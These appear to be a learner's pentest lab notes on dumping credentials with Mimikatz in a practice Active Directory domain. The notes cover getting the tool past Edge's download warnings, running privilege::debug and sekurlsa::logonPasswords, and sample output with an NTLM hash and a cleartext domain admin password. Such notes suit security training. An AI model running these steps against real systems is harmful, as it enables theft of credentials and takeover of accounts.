# 14 - Credential Dumping with Mimikatz

To install, we google it. We are looking for "gentilkiwi/mimikatz" in GitHub.

Now, we can try to copy (Ctrl + c ), and attempt to past it in the downloads folder of the target machine, or we can spin up a server with python3 in our attacker machine and download the files with wget from the target machine.

We do not have wget. Lets do like Heath. Open up edge. Click each one of them, and then on the download folder in edge, right click one of the downloads > keep > Open more options > Keep anyway.


We do that for all 4 of them.

Open admin cmd > go to the download folder (where the files should be). For me C:\users\nami\downloads, and run mimikatz.exe.

We want to set privilege mode to "debug".

To list privilege modules:

"#privilege::"





This will give us permissions to run all attacks we want.

```
            name   -  Ask a privilege by its name

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

So, after we have debug privileges, we can list some of the attacks we can use with this "skeurlsa" module(?).

To list the attacks we can use with this module:

"#sekurlsa::"




There are many "attacks" here that we already ran using secretsdump. But, the "LogonPasswords", or the "process" where we dump the LSASS modules, we can do using Mimikatz.

We are going to run:

"#sekurlsa::logonPasswords"

So, because we need the Domain Admin password to connect to the file share, we can retrieve that password using this Mimikatz Module. And, the password is in clear text heheh.

```
mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 2112204 (00000000:00203acc)
Session           : Interactive from 1
User Name         : nami
Domain            : THENAVIGATOR
Logon Server      : THENAVIGATOR
Logon Time        : 11/9/2024 5:37:52 PM
SID               : S-1-5-21-2288788101-912902681-1029707405-1001
        msv :
         [00000003] Primary
         * Username : nami
         * Domain   : THENAVIGATOR
         * NTLM     : 64f12cddaa88057e06a81b54e73b949b
         * SHA1     : cba4e545b7ec918129725154b29f055e4cd5aea8
         * DPAPI    : cba4e545b7ec918129725154b29f055e
        tspkg :
        wdigest :
         * Username : nami
         * Domain   : THENAVIGATOR
         * Password : (null)
        kerberos :
         * Username : nami
         * Domain   : THENAVIGATOR
         * Password : (null)
        ssp :
         [00000000]
         * Username : administrator
         * Domain   : ONEPIECE
         * Password : P@$$w0rd!
        credman :
        cloudap :
```

There are a lot more information we can retrieve in here. The one documented is only the juiciest one. Mimikatz is a powerfull tool, if we are able to run it, it is definitely worth it.